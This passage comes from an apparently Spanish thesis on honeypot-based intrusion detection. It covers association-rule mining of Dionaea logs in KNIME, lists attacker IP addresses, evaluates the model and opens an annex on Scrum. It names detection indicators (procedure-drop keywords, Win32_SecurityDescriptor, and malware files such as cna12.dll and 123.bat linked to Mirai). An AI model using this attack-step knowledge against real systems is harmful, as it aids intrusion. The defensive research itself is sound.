2. MySQL

Row ID	Fecha	List(Significado)
Row0	[07032019	[?,?]
Row1	[08032019	[?,?,?,...]
Row2	[17032019	[?,?]
Row3	[18022019	[?,?,?,...]
Row4	[19022019	[?,?]
Row5	[20022019	[?,?,?,...]
Row6	[21022019	[?,?,?,...]

Nodo 'GroupBy' 5

3. UPNP

Row ID	Fecha	List(Significado)
Row0	[07032019	[?,Se está investigando la versión del protocolo,Se está haciendo un escaneo de dispositivos,...]
Row1	[08032019	[?,Se está investigando la versión del protocolo,Se está haciendo un escaneo de dispositivos,...]
Row2	[17032019	[?,Se está investigando la versión del protocolo,?,...]
Row3	[18022019	[?,Se está investigando la versión del protocolo,Se está haciendo un escaneo de dispositivos,...]
Row4	[18032019	[?,?]
Row5	[19022019	[?,Se está investigando la versión del protocolo,Se está apuntando a todos los dispositivos,...]
Row6	[20022019	[?,Se está investigando la versión del protocolo,?,...]
Row7	[21022019	[?,?,?,...]


Nodo 'GroupBy' 6

Puesto que hemos optado por crear modelos descriptivos, podemos escoger entre las diversas tareas enfocadas a este tipo de modelos de datos, en nuestro caso hemos optado por las reglas de asociación. La idea es generar el modelo en función de que 'significados' se dan en un intervalo de tiempo (en nuestro ejemplo, por día).

Para ello hemos hecho uso del nodo 'Association Rule Learner'

Nodo 'Association Rule Learner' 1

El cual definiremos de la siguiente manera:



Nodo 'Association Rule Learner' 2

Puesto que la información con valor es la más escasa (el registro es enorme y la mayoría de la información son inicios del servicio y nada más), vamos a buscar dentro de los registros ya filtrados (recordemos que los hemos separados por servicios) la información menos frecuente por lo que pondremos como columna a examinar la lista de significados con menor soporte. La confianza nos indica nos sirve para especificar hasta qué punto es de cierta una determinada rule, en nuestro caso la pondremos a 1 para aceptar todas las reglas que aparezcan con un soporte bajo.

Esto nos define una tabla con el siguiente esquema “Si se dan esta serie de pasos X” (columna Items), “probablemente pretenda como siguiente paso Y” (Columna Consequent).

Finalmente nos quedará la siguiente tabla:

1. MSSQL

Support	Confide...	Lift	Consequent	implies	Items
1	1	1	Adquiere información de la versión	<---	[Están intentando acceder,Añade procedimientos propios,Elimina procedimientos]
1	1	1	Elimina procedimientos	<---	[Están intentando acceder,Adquiere información de la versión,Añade procedimientos propios]
1	1	1	Están intentando acceder	<---	[Adquiere información de la versión,Añade procedimientos propios,Elimina procedimientos]
1	1	1	Añade procedimientos propios	<---	[Están intentando acceder,Adquiere información de la versión,Elimina procedimientos]
0.5	1	2	Eliminación de registros de archi...	<---	[Se está intentando manipular la contraseña,Creación de archivos exe,Borrado de archivos exe,...]
0.5	1	2	El atacante pretende cambiar las...	<---	[Eliminación de registros de archivos exe,Se está intentando manipular la contraseña,Creación de archivos exe,...]
0.5	1	2	Borrado de archivos exe	<---	[Eliminación de registros de archivos exe,Se está intentando manipular la contraseña,Creación de archivos exe,...]
0.5	1	2	Posible codificación hexadecimal	<---	[Eliminación de registros de archivos exe,Se está intentando manipular la contraseña,Creación de archivos exe,...]
0.5	1	2	Creación de archivos exe	<---	[Eliminación de registros de archivos exe,Se está intentando manipular la contraseña,Borrado de archivos exe,...]
0.5	1	2	Se está intentando manipular la ...	<---	[Eliminación de registros de archivos exe,Creación de archivos exe,Borrado de archivos exe,...]

Nodo 'Association Rule Learner' 3

2. MySQLD

Row ID	Support	Confide...	Lift	Consequent	implies	Items
rule0	1	1	1	Adquiere información de la versión	<---	[Están intentando acceder,Añade procedimientos propios,Elimina procedimientos]
rule1	1	1	1	Elimina procedimientos	<---	[Están intentando acceder,Adquiere información de la versión,Añade procedimientos propios]
rule2	1	1	1	Están intentando acceder	<---	[Adquiere información de la versión,Añade procedimientos propios,Elimina procedimientos]
rule3	1	1	1	Añade procedimientos propios	<---	[Están intentando acceder,Adquiere información de la versión,Elimina procedimientos]
rule4	0.5	1	2	Eliminación de registros de archi...	<---	[Se está intentando manipular la contraseña,Creación de archivos exe,Borrado de archivos exe,...]
rule5	0.5	1	2	El atacante pretende cambiar las...	<---	[Eliminación de registros de archivos exe,Se está intentando manipular la contraseña,Creación de archivos exe,...]
rule6	0.5	1	2	Borrado de archivos exe	<---	[Eliminación de registros de archivos exe,Se está intentando manipular la contraseña,Creación de archivos exe,...]
rule7	0.5	1	2	Posible codificación hexadecimal	<---	[Eliminación de registros de archivos exe,Se está intentando manipular la contraseña,Creación de archivos exe,...]
rule8	0.5	1	2	Creación de archivos exe	<---	[Eliminación de registros de archivos exe,Se está intentando manipular la contraseña,Borrado de archivos exe,...]
rule9	0.5	1	2	Se está intentando manipular la ...	<---	[Eliminación de registros de archivos exe,Creación de archivos exe,Borrado de archivos exe,...]

Nodo 'Association Rule Learner' 4


3. UPNP

rule0	0.375	1	1.143	Se está investigando la versión del protocolo	<---	[Se está apuntando a todos los dispositivos,Se pretende acceder a un dispositivo con privilegios,Se está haciendo un escaneo de dispositivos]
rule1	0.375	1	1.143	Se está haciendo un escaneo de dispositivos	<---	[Se está apuntando a todos los dispositivos,Se pretende acceder a un dispositivo con privilegios,Se está investigando la versión del protocolo]
rule2	0.625	1	1.143	Se está investigando la versión del protocolo	<---	[Se pretende acceder a un dispositivo con privilegios,Se está haciendo un escaneo de dispositivos]
rule3	0.625	1	1.143	Se está haciendo un escaneo de dispositivos	<---	[Se pretende acceder a un dispositivo con privilegios,Se está investigando la versión del protocolo]
rule4	0.625	1	1.143	Se está investigando la versión del protocolo	<---	[Se está apuntando a todos los dispositivos,Se está haciendo un escaneo de dispositivos]
rule5	0.625	1	1.143	Se está haciendo un escaneo de dispositivos	<---	[Se está apuntando a todos los dispositivos,Se está investigando la versión del protocolo]
rule6	0.875	1	1.143	Se está investigando la versión del protocolo	<---	[Se está haciendo un escaneo de dispositivos]
rule7	0.875	1	1.143	Se está haciendo un escaneo de dispositivos	<---	[Se está investigando la versión del protocolo]

Nodo 'Association Rule Learner' 5


El penúltimo paso que vamos a hacer es representar estos datos en una gráfica para hacer más atractiva su lectura.

Uno de los más útiles es el diagrama de quesos, el cual nos permite ver todas las opciones y el procentaje de estas.



Nodo 'Interactive Pie Chart' 1


Podemos configurar el nodo ahora otras crear la representación, nosotros crearemos una configuración por defecto.



Nodo 'Interactive Pie Chart' 2


Los resultados finales quedarán de la siguiente manera:

1. MSSQL




Nodo 'Interactive Pie Chart' 3

2. MySQLD



Nodo 'Interactive Pie Chart' 4

3. UPNP




Nodo 'Interactive Pie Chart' 5

Por otra parte, se ha filtrado la información relativa a las direcciones IPs para concretar cuáles fueron los objetivos de los atacantes según el día:

Fecha	List(IP atacante)	Set(Objetivo)
[21022019	[185.216.32.134:53851,185.216.32.134:53851,185.216.32.134:53851,...	[UPNP,MySQLD]
[20022019	[191.96.214.17:51903,191.96.214.17:51903,194.36.175.68:39647,...]	[MySQLD,UPNP,MSSQL]
[19022019	[196.52.43.110:51927,196.52.43.110:51927,91.195.99.114:45128,...]	[MySQLD,UPNP]
[18032019	[95.181.134.27:56362,95.181.134.27:56940,95.181.134.27:56940,...]	[MSSQL,UPNP]
[18022019	[184.105.139.97:10497,184.105.139.97:10497,184.105.139.97:10497,...	[UPNP,MySQLD]
[17032019	[122.228.19.79:51704,122.228.19.79:51704,122.228.19.79:51704,...]	[UPNP,MySQLD,MSSQL]
[08032019	[185.234.216.223:62339,185.234.216.223:62339,185.234.216.223:623...	[MSSQL,UPNP,MySQLD]
[07032019	[134.73.220.106:33241,134.73.220.106:33241,134.73.220.106:33241,...	[UPNP,MSSQL,MySQLD]

Nodo 'GroupBy' 7

Finalmente, el esquema en KNIME nos quedaría así:



Esquema final KNIME Dionaea 1

De momento, hemos terminado. En las siguientes secciones evaluaremos el modelo extraído y cómo podríamos mejorarlo.

4 Análisis de la experiencia y conclusiones

En esta parte daremos finalización a este trabajo, hablaremos sobre las conclusiones realizadas durante los experimentos realizados a lo largo de las partes de detección de intrusiones y de minería de datos. Finalmente, hablaremos sobre que se podría hacer para ampliar el alcance de este trabajo.

4.1 Final de experimento

Hemos reservado para esta parte las últimas fases de la minería de datos, es decir, las relativas a la explicación del modelo y a las posibles aplicaciones que se le podrían dar.

4.1.1 Evaluación e interpretación

Para realizar la evaluación nos fijaremos en dos puntos, por un lado en el conocimiento previo del que se ha hecho uso para crear el módelo, pues queremos ver hasta qué punto podría adecuarse, por el otro tendremos en cuenta una serie de características para evaluar la validez individual del modelo.

- **Evaluación del conocimiento previo**

  Para realizar el modelo nos hemos fijado en dos puntos concretos:

  Por un lado, durante el análisis se ha encontrado el nombre de diversos archivos sospechosos, archivos de los cuales se buscó información. Se encontró que no solo los archivos provocaban un daño sino que estaban precedidos por una serie de pasos enfocados a descargarlos. Las reglas de nuestro modelo se enfocan en detectar esos archivos y los pasos relacionados con su instalación.

  Por otro lado, como se comentó en el párrafo anterior, en los pasos previos a los ataques. No todas las secuencias de pasos desembocan en un ataque con éxito, a veces fallan, razón por la cual se establecen reglas para avisar de los posibles intentos.

En nuestro caso, hemos establecido reglas simples y la relación entre ellas se ha hecho por agrupaciones basadas en la fecha. Pero este modelo puede afinarse más con algunas mejoras, por ejemplo, añadiendo más variables relacionadas (cómo características más concretas, ej. Servicio y su versión), o relacionando logs de diversas herramientas.

- **Medidas de fiabilidad**

  Las características de las que haremos uso para medir la fiabilidad del modelo son las siguientes:

  - Cobertura: Número de instancias a las que las reglas se aplica y se predice correctamente.

    En nuestro caso lo hemos definido con el menor número posible. Esto es así, porque la información útil para nosotros es la que menos se repite, es decir, tendremos una cantidad de información considerable, de ella muy pocas líneas cumplen con las reglas definidas por lo que debemos definir una cobertura bastante permisiva.

    Para este experimento se ha estimado el valor: 0.

  - Confianza: Proporción de instancias que la regla predice correctamente.

    En esta ocasión daremos una confianza máxima, ya que las instancias que coinciden con las reglas no son muchas y además se basan en reglas muy concretas por lo que podemos tener la certeza de que acertarán cuando sean aplicadas.

    En nuestro caso se ha estimado el valor: 1.

- Interés: Esta característica nos define la capacidad del modelo para suscitar la atención de los usuarios del modelo.

  Podemos evaluarlo, fijándonos en varios criterios. Primero, podemos establecer un interés a priori debido a que la información que se pretende analizar, en este caso, la de ataques informáticos, los cuales pueden llegar a generar una inmensa cantidad de daño si no son descubiertos y/o paliados a tiempo. Lo segundo que debe atender del modelo es la capacidad del mismo para extraer información útil y exponerla de manera atractiva para quién ha de visualizarla (esto lo trataremos en el punto de la comprensibilidad).

  En nuestro caso, podemos definir en el primer punto un alto grado de interés debido a los posibles daños que se podrían generar si un sistema es atacado.

  Sin embargo, este ataque lleva ya un tiempo así que es bastante probable que ya hayan soluciones, por lo que podemos estimarle un valor de 7.

- Comprensibilidad: A esta característica le afectan dos factores, por un lado la longitud y complejidad de las reglas, por otro el nivel de abstracción. El primer caso puede medirse contando la cantidad de reglas y condiciones por cada una de ellas, el segundo se basa en una cuestión más subjetiva ya que, se aconseja generalizar para facilitar la comprensión, sin embargo, al generalizar se pueden perder detalles.

  En nuestro caso, nos hemos basado en un pequeño conjunto de reglas por servicio emulado, la idea es extraer pasos relevantes de un ataque y ver cómo se van siguiendo unos a otros, de esto podemos extraer un orden de pasos de cara a futuros modelos o para aplicación en herramientas más profesionales. Al estar

basado en reglas simples podemos decir que el modelo tiene una comprensibilidad alta.

Podemos estimarle un valor de 7.

- Aplicabilidad: Por último, observaremos la capacidad que tiene este modelo para ser replicado en otros entornos, ya sea para mejorarlo o para atender a su finalidad útil.

  En este caso, las reglas están aplicadas a nuestro caso concreto, por lo que su aplicabilidad es limitada. Sin embargo, pueden se puede extrapolar de nuestro modelo una serie de factores que si pueden usarse en otros casos. Aquí se pueden extraer dos cosas, por un lado los pasos previos a la descarga del archivo, los cuales nos pueden ir dando una pista de que se avecina, por otro podemos sacar variables como direcciones IPs, nombres de archivos u operaciones de cara a aplicar este modelo en otros entornos.

  Algunos ejemplos de estas reglas son las que se centran en buscar:

  - Las que se basan en buscar los pasos previos a las descargas de archivos:
    - Como las palabras ‘Drop’ y ’proc’ para eliminar un procedimiento existente en el sistema.
    - O las palabras ‘Add’ y ‘proc’ para añadir un proceso nuevo.
    - Win32_SecurityDescriptor para cambiar permisos de seguridad y permitir la escritura o eliminación de archivos relevantes.
    - La función ‘xpdl3’ para extraer las órdenes del archivos sospechoso ‘cna12.dll’

- O cadenas de caracteres que contuvieran ‘0x*’ para señalar procedimientos en hexadecimal (los cuales necesitan de una traducción).

- En el caso de los archivos:
  - ‘123.bat’ y ‘perfstringe.ini’ los cuales pueden marcar un inicio del virus mirai.
  - ‘cna12.dll’ que contiene órdenes y direcciones desde las que descargar archivos maliciosos.

En resumen para evaluar la aplicabilidad de este experimento evaluaremos dos puntos, por un lado los servicios atacados están en puertos muy usuales, pero por otro las reglas de este ejemplo se aplican a un caso concreto ya que podemos definir de manera general algunos patrones como los pasos previos a la aparición de los archivos maliciosos, pero las reglas buscan específicamente esos archivos. Se estima una aplicabilidad de 6.

El estudio tras las reglas de estos ejemplos está detallado en la sección ‘Introducción a algunas amenazas de Dionaea’ en ‘ANEXOS’.

4.2 ¿Se han cumplido los objetivos de este trabajo?

- **Implantar uno o varios sistemas de detección de intrusiones en un sistema informático y recopilar un conjunto de datos representativo sobre la actividad de dicho sistema.**
- Se han instalado una serie de IDS de distinto ámbito con la intención de captar datos de distintas fuentes, estos IDS abarcan: dos honeypots (Cowrie y Dionaea), un NIDS (Suricata) y un validador de integridad (Samhain). De esta actividad se ha extraído un registro de unos 2GB de peso relacionado con la actividad de un atacante a los servicios de Dionaea.

- **Complementar el análisis de los datos recopilados mediante una o varias herramientas de minería de datos.**
- Se ha utilizado la herramienta KNIME para realizar la limpieza y el análisis de la información. Para ello se ha extraído el archivo de registro de Dionaea anteriormente mencionado se ha dividido su registro en función de los servicios de la herramienta y se ha realizado un estudio de aquellos que tenían actividad sospechosa.
- **Evaluar y validar la efectividad de la solución propuesta.**
- En la sección 'Final de experimento' de esta sección, se han detallado los criterios que se han usado para evaluar la validez del modelos y en qué medida es de efectivo en cada uno de ellos.

4.3 ¿Qué problemas han surgido y cómo se han solucionado?

Como dificultad estuvo el adquirir el conocimiento necesario de minería de datos necesario para llevar a cabo el proyecto ya que, primero para hacer la parte introductoria tenía que comprender que estaba a punto de tocar, y para la parte tercera centrada en la propia minería debía de tener los conocimientos necesarios para desempeñar un correcto análisis de las herramientas, técnicas y tareas relativas a la minería de datos.

Para solucionar este problema se ha pedido ayuda de compañeros para obtener apuntes de la asignatura "Minería de datos", así como de la obtención de material bibliográfico. Además de un periodo de aprendizaje mediante el uso de tutoriales, prácticas.

4.4 ¿Cómo se podría continuar este trabajo?

Como ampliación al objetivo de este trabajo se propone incrementar la complejidad del modelo, por ejemplo, hacer una relación entre diversos logs para mejorar el alcance de un análisis.

Otra mejora pendiente es que, a raíz del análisis de los ataques el realizar un estudio de cada uno de los archivos sospechosos con la intención de averiguar más sobre su impacto en el sistema (que hace, si descarga algo y de donde, etc.).

ANEXOS

Metodología de desarrollo del trabajo

En esta sección se comentará la metodología seguida para la realización general del trabajo, originalmente está enfocada para desarrollo software, pero puede ser adaptada a cualquier trabajo relativamente amplio debido a que se basa en iteraciones breves en las que se puede insertar un objetivo concreto del proyecto (Ejemplo: una iteración puede ser realizar alguna sección de la introducción, otra puede ser la búsqueda de una determinada herramienta y/o su instalación).

Metodología elegida


Scrum: metodología de trabajo utilizada para gestionar el desarrollo de productos complejos. Está basado en la continua adaptación a las circunstancias del proyecto. Se constituye del siguiente conjunto de elementos: Equipos Scrum, roles, eventos, artefactos y reglas asociadas. Cada uno de estos componentes sirve a un objetivo específico.

Como método ágil:

- Es un modelo de desarrollo adaptable antes que predictivo
- Orientado a las personas más que a los procesos
- Emplea el modelo de construcción incremental basado en iteraciones y revisiones.

Se comienza con una visión general del producto, especificando y dando detalle a las funcionalidades o partes que tengan mayor prioridad, y que puedan llevarse a cabo en un periodo de tiempo corto. Cada uno de estos periodos es llamado iteración o sprint.

Es en estas iteraciones donde se llevan a cabo las reuniones y los avances prácticos en el proyecto.



Visión general Scrum 1

Equipo Scrum

El equipo Scrum lo definen diversos roles en función de las responsabilidades y deberes de cada persona en el proyecto. A continuación, se van a definir algunos de esos roles para ver cómo se organizan:

- El propietario del producto:
  - Es quién decide en última instancia cómo será el resultado final, y el orden en el que se van realizando los sprints.
  - Establece las funcionalidades del producto y establece los elementos en la pila del producto (Product Backlog).
  - Participa en todas las reuniones del equipo Scrum.
  - Tiene la responsabilidad de hacer que el equipo de desarrollo entienda los elementos de la pila del producto.
  - Suele ser una única persona.
  - Tiene como deber el analizar de forma continua la evolución del proyecto y la información de negocio relativa a este.
  - Representa a la empresa, en el caso de ser un proyecto interno, o al cliente, si el proyecto es externo.
- Scrum master
